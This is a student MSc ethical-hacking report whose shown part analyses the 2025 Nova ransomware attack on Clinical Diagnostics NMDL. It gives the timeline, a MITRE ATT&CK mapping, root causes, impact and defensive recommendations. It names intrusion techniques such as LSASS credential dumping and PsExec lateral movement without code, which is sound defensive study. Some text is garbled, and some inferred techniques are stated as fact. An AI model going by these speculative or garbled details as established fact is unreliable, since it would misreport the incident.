

Module Title: Ethical Hacking
Module Code: ACCA7033

Assignment Title:
Strategic Threat Analysis and Red Team Engagement in Healthcare and
Pharmaceutical Environments

Task 1: Strategic Analysis of the Nova Ransomware Attack on Clinical
Diagnostics NMDL

Task 2: Red Team Engagement – Operation IP Shield

Submitted to: *Dr. Mohamed Ghanem*

Student Name: Rishabh Choudhary
Student ID: 2434332

Programme: MSc Cyber Security and digital forensics
Institution: UWTSD London

Submission Date: [17 Dec. 25]
Word Count: [5500 words]

Contents

Task 1 – Strategic Threat Analysis	1
1 Introduction	1
2 Attack Timeline and Incident Overview	2
2.1 Chronology of the Attack	2
2.2 Threat Actor Profile	3
3 MITRE ATT&CK Framework and TTPs Mapping.....	5
4 Root Cause Analysis	9
4.1 Technical Root Causes	9
4.2 Human and Organizational Factors	9
4.3 Root Cause Summary	10
5 Business and Operational Impact.....	11
5.1 Operational Disruption.....	12
6 Competitive Security Tips	13
6.1 Identity & Access Management	13
6.2 Network & System Hardening	13
6.3 Detection & Response Improvements	15
6.4 Backup and Recovery Resilience.....	15
6.5 Governance, Training & Supply Chain.....	15
6.6 Summary of Mitigation Strategies.....	17
7 Conclusion	19
Task 2 – Red Team Engagement	20
1. Scenario Overview and Engagement Objectives	20
1.1 Organisational Context	20
1.2 Engagement Objectives	20
2. Rules of Engagement (RoE)	21
2.1 Scope	21
2.2 Permitted and Prohibited Activities	21
2.3 Command and Control Constraints.....	21
3. Threat Emulation Plan	22
3.1 Adversary Model	22
3.2 MITRE ATT&CK Framework Alignment	23

4. Laboratory Environment Design.....	24
5. Attacks Narrative	25
5.1 Network Reachability Verification	25
5.2 Network Service Discovery	26
5.3 Service and Operating System Enumeration.....	28
5.4 Initial Access via Valid Accounts	29
5.5 Exploit Public-Facing Service	30
5.6 Command Execution on Compromised Host.....	31
5.7 Network Share Discovery on Windows R&D	33
5.8 Lateral Movement via Remote Services	33
5.9 Vulnerability Assessment Using Nessus	34
5.10 Web Application Testing (Burp Suite and PortSwigger)	35
6. Detection Gap Analysis	37
7.Executive Brief to the Board	37
8. Strategic Recommendations	38
9. Cost-Benefit	39
Conclusion	39
References	40

Abstract

Modern cyber-attacks against healthcare and pharmaceutical organisations increasingly involve sophisticated techniques designed to achieve long-term access and data exfiltration. This report addresses these challenges through a combined strategic and practical analysis. The first task examines the Nova ransomware attack against Clinical Diagnostics NMDL, mapping adversary behaviour to the MITRE ATT&CK® framework to identify root causes, business impact, and strategic mitigation measures.

The second task applies these insights through a controlled red team engagement, Operation IP Shield, conducted against a simulated hybrid pharmaceutical environment. The engagement emulates realistic Advanced Persistent Threat (APT) behaviour to assess exposure, detection gaps, and organisational risk. Together, the findings demonstrate how integrating threat intelligence with offensive security testing supports informed decision-making and strengthens enterprise cyber resilience.

Task 1 – Strategic Threat Analysis

Case Study: Nova Ransomware Attack on Clinical Diagnostics NMDL (July 2025)

1 Introduction

Modern healthcare organisations rely on complex, interconnected information systems that integrate traditional Information Technology (IT) with Operational Technology (OT), increasing efficiency but also expanding the attack surface. Ransomware groups increasingly exploit weak identity controls, poor network segmentation, and under-resourced security programmes to compromise critical healthcare services. In July 2025, the Dutch medical laboratory **Clinical Diagnostics NMDL**, responsible for cervical cancer screening for Population Screening Netherlands (BVO NL), was targeted by the **Nova ransomware group**, resulting in data exfiltration, system encryption, and escalating ransom demands [1].

Nova, a ransomware-as-a-service (RaaS) operation believed to be a rebrand of the RA Group/RaLord family, employed a double extortion strategy, and demonstrated atypical behaviour by issuing a second ransom demand and engaging in public negotiations [2], [3]. Subsequent investigations confirmed that approximately **941,000 patient records** were compromised [4]. This case study analyses the incident using the **MITRE ATT&CK® framework**, examining adversary tactics, root causes, and business impact, and proposes strategic recommendations to improve prevention and detection of similar advanced threats in healthcare environments.

2 Attack Timeline and Incident Overview

2.1 Chronology of the Attack

Date / Period	Key Events and Evidence
3–6 July 2025	Nova gained access to the Clinical Diagnostics network. BVO NL later announced unauthorized access to part of its IT infrastructure. During this phase, patient data was exfiltrated, including name, gender, date of birth, address, type of examination, test results, citizen service number, and insurance information.
6 July 2025	A ransomware attack targeted critical servers, encrypting data and disrupting laboratory operations. Laboratories were forced to rely on manual systems for testing and reporting results.
17–22 July 2025	Nova posted samples of the exfiltrated data on its dark web leak site and threatened full disclosure unless a ransom was paid. It is alleged that the laboratory paid a ransom to prevent further release of the data.
18 August 2025	Clinical Diagnostics issued a public notice acknowledging the cyber-attack and warning that personal data may have been exposed. At that time, the laboratory confirmed that approximately 485,000 individuals were affected, without disclosing identities.
17–22 August 2025	Nova issued a second ransom demand of at least 11 Bitcoins (approximately €1.1 million). A message on the leak site demanded direct negotiations and claimed police involvement. Nova later withdrew the demand, stating that the stolen data had been deleted.
23 August – September 2025	BVO NL revised its impact assessment, stating that 941,000 individuals were affected and advising all participants since 2017 to assume their data was compromised. This followed

Date / Period Key Events and Evidence


confirmation that an additional 230,000 records had leaked on the dark web. Law enforcement initiated an investigation and victims were notified.

This timeline highlights Nova's use of double extortion and an unusual second ransom demand, as well as delays in public disclosure [1], [4].

2.2 Threat Actor Profile

Nova emerged in April 2025 and is considered a successor or rebrand of the RA Group/RaLord ransomware family [2]. It operates a ransomware-as-a-service (RaaS) business model, with affiliates executing attacks for a share of the proceeds. Nova's encryptors are written in Rust and add extensions such as `.ralord` or `.RNOVA` to encrypted files [2]. The group publishes victim data on a leak site to pressure payment. According to threat researchers, Nova targets organisations across healthcare, IT, manufacturing, telecom, and other sectors worldwide [2]. It typically communicates through anonymous instant-messaging services (e.g., Tox or Session) and engages in public negotiation, as observed in this incident. Nova's tactics resemble those of RA Group: exploitation of public-facing services, use of valid credentials, lateral propagation via Windows tools, deletion of backups and multi-stage extortion[5], [6].

Flow of work:



3 MITRE ATT&CK Framework and TTPs Mapping


This framework is organized by the stages of a cyber intrusion, broken down into adversary tactics, techniques, and procedures (TTPs). There are at least a dozen techniques that could have been used given the public information about the Nova incident and the behaviors of the RA Group/RaLord ransomware that have been observed. These techniques, along with their ATT&CK identifiers, are listed in Table 1.

Tactic	Technique (ID)	Description and Evidence
Initial Access	Spearphishing Attachment (T1566.001)	Nova is reasonably likely to have employed targeted phishing emails with malicious attachments or URLs to obtain credentials, since phishing of healthcare users is commonplace.
Initial Access	Exploit Public-Facing Application (T1190)	RA Group affiliates have exploited vulnerabilities in VPNs and cloud services, with potentially unpatched external services allowing Nova to gain access.
Execution	Command and Script Interpreter: PowerShell (T1059.001)	Malware was deployed via PowerShell execution by attackers. RA Group uses PowerShell for lateral movement and for encryption.
Persistence	Scheduled Task/Job (T1053.005)	It is likely that the malware used scheduled tasks or cron jobs to ensure that it maintained persistence or re-established the payload after a reboot, which is a common practice among affiliates of the RA Group.
Privilege Escalation	Exploitation for Privilege Escalation (T1068)	Local vulnerabilities or misconfigurations were exploited to gain SYSTEM privileges on compromised hosts; RA Group exploits for privilege escalation have been used to harvest credentials.
Credential Access	OS Credential Dumping: LSASS	Nova accessed the memory of the LSASS process to gain administrator credentials, which facilitated lateral movement; RA

Tactic	Technique (ID)	Description and Evidence
	Memory (T1003.001)	Group affiliates use tooling such as Mimikatz to retrieve NTLM hashes.
Lateral Movement	Remote Services: SMB/Windows Admin Shares (T1021.002)	Perptides/psish assert that PsExec or WMI was utilized by attackers to remotely spread the ransomware. Analysis by RA World indicates that the RA Group employs admin shares to distribute malware.
Lateral Movement	Remote Services: Remote Desktop Protocol (T1021.001)	Valid credentials could potentially be used for gaining access to servers through RDP for remote control or replication.
Defense Evasion	Disable or Modify Tools (T1562.001)	The malware disabled defensive controls by terminating antivirus, backup software, and related services such as Veeam and Volume Shadow Copy Service.
Defense Evasion	Inhibit System Recovery (T1490)	Nova deleted volume shadow copies to hinder system recovery and prevent restoration of backed-up files.
Exfiltration	Exfiltration over Web Services (T1567.002)	Stolen data were transferred to Nova's infrastructure using encrypted communication channels, and later samples were shared on the group's leak website.
Impact	Data Encrypted for Impact (T1486)	This final step involved encrypting data on the servers of Clinical Diagnostics, which derailed operations and forced the payment of ransom. This mapping is extracted from event timing and threat intelligence. Although no detailed forensic information was shared, it aligns with RA Group/RaLord playbooks and industry analysis.

The mapping above draws on evidence from the incident timeline and threat research. Although full forensic details remain undisclosed, these techniques align with RA Group/RaLord playbooks and reports from industry analyses[2], [5], [7].

Following Figure: Ransomware Kill Chain Interruption Using Preventive Controls:



4 Root Cause Analysis

4.1 Technical Root Causes

This incident of intrusion could be traced to various technical shortcomings:

- Network Segmentation: Access to various parts of the information technology structure of the laboratory facilitated lateral movement owing to the lack of network segmentation. This is because the firewalls that were in the laboratory were ineffective in creating small networks between the various systems of the clinical institutions, as well as the backups of patient data [2], [6].
- Vulnerability Management: Unpatched VPN devices/websites were found to be exploited by affiliates of the RA Group. It is evident that Clinical Diagnostics could have been using outdated or vulnerable software, especially with respect to remote access solutions. There was no proper patch management in place [8].
- Identity controls: Nova probably exploited insecure or phishing-sensitive identity verification processes. Having compromised or reused credentials strongly suggests that multi-factor verification is either absent or utilizes one-time passwords that can easily be phishing targets [9].
- Backup architecture: This ransomware affected the Volume Shadow Copies, hindering the backup services. These backups were not immutable or isolated adequately for production systems. Also, offline, or air-gapped copies were not provided [10].
- Capabilities of detection: The attackers worked unnoticed for weeks, showing that there was no monitoring of the incident. It took more than a month for the laboratory to notify BVO NL. It is important to note that endpoint detection and response (EDR), network monitoring, or correlation of logs were not in place [1], [4].

4.2 Human and Organizational Factors

- Phishing susceptibility: Human error is still a major entry point, as employees could open phishing emails or attachments that led to initial access. Security awareness training was not effective [9][11].
- Incident response plan: It appears that the organization did not have a rehearsed incident response plan given the public announcement that had to be made and the challenges of negotiation that took place.

- Management Prioritization: Perhaps cybersecurity was not a thoroughly prioritized area at the management level. Budget limitations for the laboratory operations, among other considerations, could contribute to the low prioritization of cybersecurity. - Third-party risk management: Both Population Screening Netherlands and Eurofins were involved as partners in the running of the laboratory. This data breach highlights the importance of better monitoring of suppliers and partners, including agreements on incident response sharing [12].

4.3 Root Cause Summary

Table 2 – summary of root causes

Category	Issue / Background	Evidence/rationale
Network Design	There is an underlying issue of flat network architecture with no segmentation between information technology (IT) systems and clinical systems.	Lateral movement attacks were carried out in the system by accessing patient information and backups [2].
Patch/vulner	Problem background: Unpatched VPN/web services in real practice	Both vulnerabilities in Fortinet and Veeam solutions were taken advantage of by the Nova group and the RA group, with the extent of attacks indicating the use of antiquated systems [2].
Identity and Access Management	Substrate issue: Inadequate authentication or phishing security, with no effective multi-factor authentication in place	Stolen credentials were utilized for access as well as for remote desktop protocol connections, with the RA Group often targeting VPN credentials; BVO NL emphasized unauthorized access [2].

Category	Issue / Background	Evidence/rationale
Backup Strategy	At issue: Online backups that are not immutable	Nova got rid of shadow copies and stopped the backup processes [5]. Lack of backups in other locations caused the prolonged downtime.
Detection & monitoring	“Although EDR solutions do detect various forms of endpoint-based attacks, their capability to monitor networks is limited.”	Hence, it is Evidence/rationale: This outbreak took more than a month for the laboratory to report, meaning that it could not be detected effectively [2].
Human factors	“The company is potentially liable for any losses caused by phishing scams that reach employees’ inboxes.”	Initially, access was gained by phishing or social engineering, with inadequate educational campaigns.
Governance and preparedness	Corresponding issue: Lack of rehearsed incident response and limited executive engagement	Delays in public communication, negotiation challenges indicate a lack of preparation, whereas cybersecurity was not given importance.

5 Business and Operational Impact

5.1 Operational Disruption

This incident of ransomware significantly disturbed the major activities of Clinical Diagnostics. With the encryption of the servers, the laboratory switched to manual systems for tracking samples, conducting tests, and reporting test results. This hampered cervical cancer screening tests, resulting in intensified risks of deferred test results among the study participants. Due to Clinical Diagnostic's substantial contribution to the country's test results, it caused a backlog that other laboratories found difficult to bear. Moreover, the public website of the laboratory became inaccessible, hampering online reporting between the laboratory and the study participants or their caregivers.

5.2 Financial, Legal, and Reputational

Financial fallout involved ransom payments (including but not limited to a widely publicized demand for 11 Bitcoin [1]), forensic analysis, system recovery, attorney fees, as well as outlays for enhanced security systems. Clinical Diagnostics is also facing legal challenges for its poor personal data security practices in accordance with the European General Data Protection Regulation (GDPR) Guidelines and the Dutch Population Screening Act[13]. This could result in fines of up to 4% of total global turnover, apart from any possible damages that patients could claim. This incident resulted in the loss of patient confidence for Clinical Diagnostics, Eurofins, and BVO NL, along with diminishing faith in their crisis management abilities, especially with regards to their publicized ransom negotiation.

5.3 Privacy and Societal Impact

It is estimated that about 941,000 patient data were compromised [4], which include test results, citizen service numbers, as well as contact information. This type of information has immense potential for misuse, including identity theft, scams, as well as discrimination[13]. This issue highlights the ethical considerations of ensuring that private medical information is safeguarded. Unauthorised use of patient information could act as a deterrent for people to engage with screening programs, which would go against public health policy.

6 Competitive Security Tips

Deleting the risk of ransomware attacks and double extortion demands a multi-layered approach that synchronizes prevention, detection, and response. The following guidance is consistent with NIST Cybersecurity Framework recommendations for a healthy care cybersecurity posture.

6.1 Identity & Access Management

- **Phishing-resistant authentication:** Require multi-factor authentication for all forms of remote access, with Hardware Security Keys (FIDO2) or certificates. Turn off weak forms of second-factor authentication such as SMS.
- **Least privilege controls:** Establish role-based access control with least privilege principles. Regularly evaluate permissions for revocation of unnecessary accounts.
- **Privileged Access Management (PAM) solution:** Implement a solution that protects admin credentials, automates password rotation, and offers JIT access. Logs for privileged sessions should be monitored.

6.2 Network & System Hardening

- **Micro-Segmentation:** Physically divide the IT network, medical network, or any critical systems (lab devices, database servers, or backup systems) by installing firewalls internally. Network Access Control (NAC) should be implemented for network access.
- **Vulnerability management:** Implement a robust patching procedure for VPN devices, web servers, and other public-facing infrastructure. Utilize vulnerability scanning and threat feeds to effectively prioritize patches on such systems. Virtual patching for legacy systems should also be explored.
- **Application Control:** Enable allow-listing to limit the running of unauthorized applications. Limit or monitor the use of lateral movement tools such as PsExec, WMI, or remote desktop access [6].




Figure 5: Incident Response and Recovery Workflow

6.3 Detection & Response Improvements

- Endpoint and network detection and response (EDR/NDR) solutions should provide EDR capability to monitor server and workstation systems for behaviors such as credentials dumped, suspicious PowerShell command execution, or file encryption. EDR should be integrated with NDR solutions to monitor for network anomalies and data exfiltration.
- Security Operations Center (SOC) - Implementing an internal SOC or using a managed detection and response (MDR) service to monitor these alerts on a 24/7 basis can be effective. Utilize SIEM to correlate logs to identify anomalies.
- Threat Hunting & MITRE Coverage: Engage in frequent threat hunting efforts using the MITRE ATT&CK framework for identifying technique & procedure indicators such as (e.g. T1059, T1003). Establish detection rules that are consistent with the tactics of the RA group.

6.4 Backup and Recovery Resilience

- 3-2-1 Backup Strategy: This is achieved by keeping a minimum of three copies of important data on two forms of media with one of the copies being offsite or offline. This data is protected from any form of attack by using immutable storage or write-once technology.
- Regular restoration tests: Conduct regular full restoration tests for the backups with the objective of determining their integrity. It is important that the tests include the restoration of the domain controllers.
- Incident response playbooks: Establish playbooks with procedures for responding to ransomware attacks, including segregation of compromised systems, preservation of evidence, law enforcement notification, and decision-making on ransom payments.

6.5 Governance, Training & Supply Chain

- Security Awareness/Training: Conduct phishing simulations on a consistent basis. It is important to teach staff the significance of reporting suspicious emails.
- Active executive role: Cyber risk should be incorporated into enterprise risk management. There is a need for briefings of the board of directors by the executives on a regular basis. Adequate resources should be allocated for -
- Third-Party Security: Mandate the fulfillment of security standards for suppliers and other parties (e.g., ISO 27001) with incident reporting and collaboration clauses. Evaluate vendor security maturity, including

independent security audits of their systems. - Regulatory compliance: Align with regulations using NIST CSF or ISO 27001, and follow industry guidance developed by health organizations. Participate in information sharing communities like Health-ISAC.

6.6 Summary of Mitigation Strategies

